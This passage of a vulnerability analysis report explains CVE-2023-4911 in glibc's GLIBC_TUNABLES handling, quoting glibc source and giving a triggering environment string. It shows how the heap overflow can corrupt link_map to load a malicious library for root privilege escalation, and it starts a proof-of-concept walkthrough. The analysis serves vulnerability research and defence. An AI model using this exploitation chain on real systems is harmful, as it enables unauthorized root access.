


ENV
GLIBC_TUNABLES=tunable1 =tunable2=BBBB···BBBBBB
<Arbitrary Stack Address>
-0x14
-0x14
-0x14
-0x14
-0x14
···
-0x14
-0x14
Allocate by GLIBC_TUNABLES size
Overflow by double processing
HEAP
tunable1=tunable2=BBBBB BBBBB···BBBBBBBBBBBB
tunable2=BBBBBBBBBBB ···BBBBBBBBB:tunable2=
<Arbitrary Stack Address>
link_map struct allocate
HEAP
tunable1=tunable2=BBBBB BBBBB···BBBBBBBBBBBB
Filler
tunable2=BBBBBBBBBBB ···BBBBBBBBB:tunable2=
<Arbitrary Stack Address>
Point to ENV area
Load libraries in relative path
Arbitrary code execution and Privilege escalation

Figure 7. Summary of the CVE-2023-4911 vulnerability

Examine the source codes to analyze the detailed cause of the vulnerability. The GLIBC_TUNABLES environment variable is processed in the __tunables_init() function, and the core functions of this function include the tunables_strdup() function and parse_tunables() function.

The tunables_strdup() function copies the environment variable by dynamically allocating memory equal to the character string length of the GLIBC_TUNABLES environment variable. The parse_tunables() function checks whether the copied variable complies with security and system requirements, and cuts and saves the variables according to the format.



```
void
__tunables_init (char **envp)
{
  char *envname = NULL;
  char *envval = NULL;
  size_t len = 0;
  char **prev_envp = envp;

  maybe_enable_malloc_check ();

  while ((envp = get_next_env (envp, &envname, &len, &envval,
                               &prev_envp)) != NULL)
    {
#if TUNABLES_FRONTEND == TUNABLES_FRONTEND_valstring
      if (tunable_is_name (GLIBC_TUNABLES, envname))
        {
          char *new_env = tunables_strdup (envname);
          if (new_env != NULL)
            parse_tunables (new_env + len + 1, envval);
          /* Put in the updated envval.  */
          *prev_envp = new_env;
          continue;
        }
```


Figure 8. __tunables_init() function

When the following environment variable is entered, the operation of the function is analyzed together with the source codes.

environment variable
GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=EQST

Step 1. Repeat the first while.


The first argument, tunestr, of the parse_tunables() function points to the environment variable copied to the heap area, and the second argument, valstring, points to the original environment variable stored in the stack area. When entering the function, the name pointer points to the environment variable character string, and the length of the tunable name of the environment variable is obtained.



```
169  static void
170  parse_tunables (char *tunestr, char *valstring)
171  {
172    if (tunestr == NULL || *tunestr == '₩0')
173      return;
174
175    char *p = tunestr;
176    size_t off = 0;
177
178    while (true)
179      {
180        char *name = p;
181        size_t len = 0;
182
183        /* First, find where the name ends.  */
184        while (p[len] != '=' && p[len] != ':' && p[len] != '₩0')
185          len++;
186
```

Figure 9. Get the length of the tunable name and check the value of the environment variable.


Then, move p to the rear of = to obtain the tunable value (line 204). Again, use while to increase len and find : or NULL. Through this, the tunable value corresponding to the tunable name is searched.



```
203
204        p += len + 1;
205
206        /* Take the value from the valstring since we need to NULL terminate it.  */
207        char *value = &valstring[p - tunestr];
208        len = 0;
209
210        while (p[len] != ':' && p[len] != '₩0')
211          len++;
```

Figure 10. Check the tunable value of the environment variable.

Write the name-value value found earlier in the allocated heap area.



```
          {
            if (off > 0)
              tunestr[off++] = ':';

            const char *n = cur->name;

            while (*n != '₩0')
              tunestr[off++] = *n++;

            tunestr[off++] = '=';

            for (size_t j = 0; j < len; j++)
              tunestr[off++] = value[j];
```


off = 0

(tunable_list)
glibc.malloc.mxfast

(Added to Heap)
glibc.malloc.mxfast=glibc.malloc
.mxfast=EQST

Figure 11. Save the value of the original environment variable in the heap

After saving the environment variable, since p[len] is NULL, the if conditional statement is not executed. So the p value is not reset and points directly to the second tunable name value.



```
          if (p[len] != '₩0')
            p += len + 1;
        }
    }
```


p[0x18] = '₩0'

*p = glibc.malloc.mxfast=EQST

Figure 12. The value of p is maintained because the conditions are not met.

Step 2. Repeat the second while

p refers to the remaining part (glibc.malloc.mxfast=EQST) excluding the first glibc.malloc.mxfast part of initially entered glibc.malloc.mxfast=glibc.malloc.mxfast=EQST, and the name-value check logic is executed again. Through this, the name-value value is separated once again.




```
while (true)
  {
    char *name = p;
    size_t len = 0;

    /* First, find where the name ends.  */
    while (p[len] != '=' && p[len] != ':' && p[len] != '₩0')
      len++;
```

```
    p += len + 1;

    /* Take the value from the valstring since we need to NULL terminate it.  */
    char *value = &valstring[p - tunestr];
    len = 0;

    while (p[len] != ':' && p[len] != '₩0')
      len++;
```

Figure 13. Secondary name-value classification task


The length of the first environment variable entered, glibc.malloc.mxfast=glibc.malloc.mxfast=EQST, is 0x2c. So 0x2c of memory is allocated to the heap. However, :glibc.malloc.mxfast=EQST is additionally stored by the second while statement, resulting in a buffer overflow of size 0x19. Due to the buffer overflow, a second name-value, :glibc.malloc.mxfast=EQST, is added to the heap area. (See Figure 6.)



```
{
  if (off > 0)
    tunestr[off++] = ':';

  const char *n = cur->name;

  while (*n != '₩0')
    tunestr[off++] = *n++;

  tunestr[off++] = '=';

  for (size_t j = 0; j < len; j++)
    tunestr[off++] = value[j];
}
```

Figure 14. Occurrence of Heap Buffer Overflow

It points to the character string stored in the part where the value of p exceeds the allocated heap area as it satisfies the last condition of the while statement.



```

        if (p[len] != '₩0')
            p += len + 1;
    }
}
```

p[0x4] = ':'


*p = EQST:glibc.malloc.msxfast=EQST

glibc.malloc.mxfast=EQST

Figure 15. The value of p changes due to Heap Buffer Overflow and the condition is established.

Step 3. Repeat the third while


Buffer overflow occurs and p becomes larger than the length of the valstring stored in the stack, which makes it possible to access the back part of the valstring stored in the stack. (line 207)



```
178    while (true)
179      {
180        char *name = p;
181        size_t len = 0;
182
183        /* First, find where the name ends.  */
184        while (p[len] != '=' && p[len] != ':' && p[len] != '₩0')
185          len++;
204        p += len + 1;
205
206        /* Take the value from the valstring since we need to NULL terminate it.  */
207        char *value = &valstring[p - tunestr];
208        len = 0;
209
210        while (p[len] != ':' && p[len] != '₩0')
```

Figure 16. Memory access beyond the original environment variable range

Through this, the value stored in the stack is copied to the heap area.



```
if (off > 0)
  tunestr[off++] = ':';

const char *n = cur->name;

while (*n != '₩0')
  tunestr[off++] = *n++;

tunestr[off++] = '=';

for (size_t j = 0; j < len; j++)
  tunestr[off++] = value[j];
```


(tunable_list)
glibc.malloc.mxfast
off = 0x44
(Heap)
glibc.malloc.mxfast=glibc.malloc.mxfast=EQST:glibc.malloc.mxfast=EQST
+
(Added to Heap)
:glibc.malloc.mxfast=????
(Write the stack value of size 0x4 to the

Figure 17. A random value can be entered in the heap.

In the current example, the size of the tunable value was set as small as 0x4 bytes. So a stack memory with a small value could be written in the buffer overflow area. If you enter a longer tunable value, however, more stack values can be stored in the heap area and the part where the link_map structure is allocated can be modified.

The link_map structure manages interactions with dynamic libraries within the process address space and performs tasks such as loading and unloading other libraries. In particular, the l_info[DT_RPATH] pointer points to the library path, and by manipulating the value of this pointer, you can load the library stored in the desired path and execute random codes.

The link_map structure uses the calloc() function during dynamic allocation. The calloc() function uses the _minimal_calloc() function by means of ld.so.




/ elf / dl-minimal.c

```
void
__rtld_malloc_init_stubs (void)
{
  __rtld_calloc = &__minimal_calloc;
  __rtld_free = &__minimal_free;
  __rtld_malloc = &__minimal_malloc;
  __rtld_realloc = &__minimal_realloc;
}
```

Figure 18. Substitution of the memory allocation function by ld.so

The __minimal_calloc() function allocates memory without initializing the memory to 0. Therefore, if you fill the memory to be allocated with a value to be manipulated in advance using the buffer overflow, the link_map structure is allocated and operates with the manipulated value.



/ elf / dl-minimal-malloc.c

```
void *
__minimal_calloc (size_t nmemb, size_t size)
{
  /* New memory from the trivial malloc above is always already cleared.
     (We make sure that's true in the rare occasion it might not be,
     by clearing memory in free, below.)  */
  size_t bytes = nmemb * size;

#define HALF_SIZE_T (((size_t) 1) << (8 * sizeof (size_t) / 2))
  if (__builtin_expect ((nmemb | size) >= HALF_SIZE_T, 0)
      && size != 0 && bytes / size != nmemb)
    return NULL;

  return malloc (bytes);
}
```


Figure 19. The __minimal_calloc() function with no initialization logic

■ Detailed analysis of PoC

Step 1. Make a fabricated library

A malicious library that is dynamically loaded and causes privilege escalation is created. Among dynamic library functions, a function that hijacks the shell of the root privilege is implemented to operate in the __libc_start_main() function, which is called when a program is executed. The malicious library creation is using Python's pwntools module.

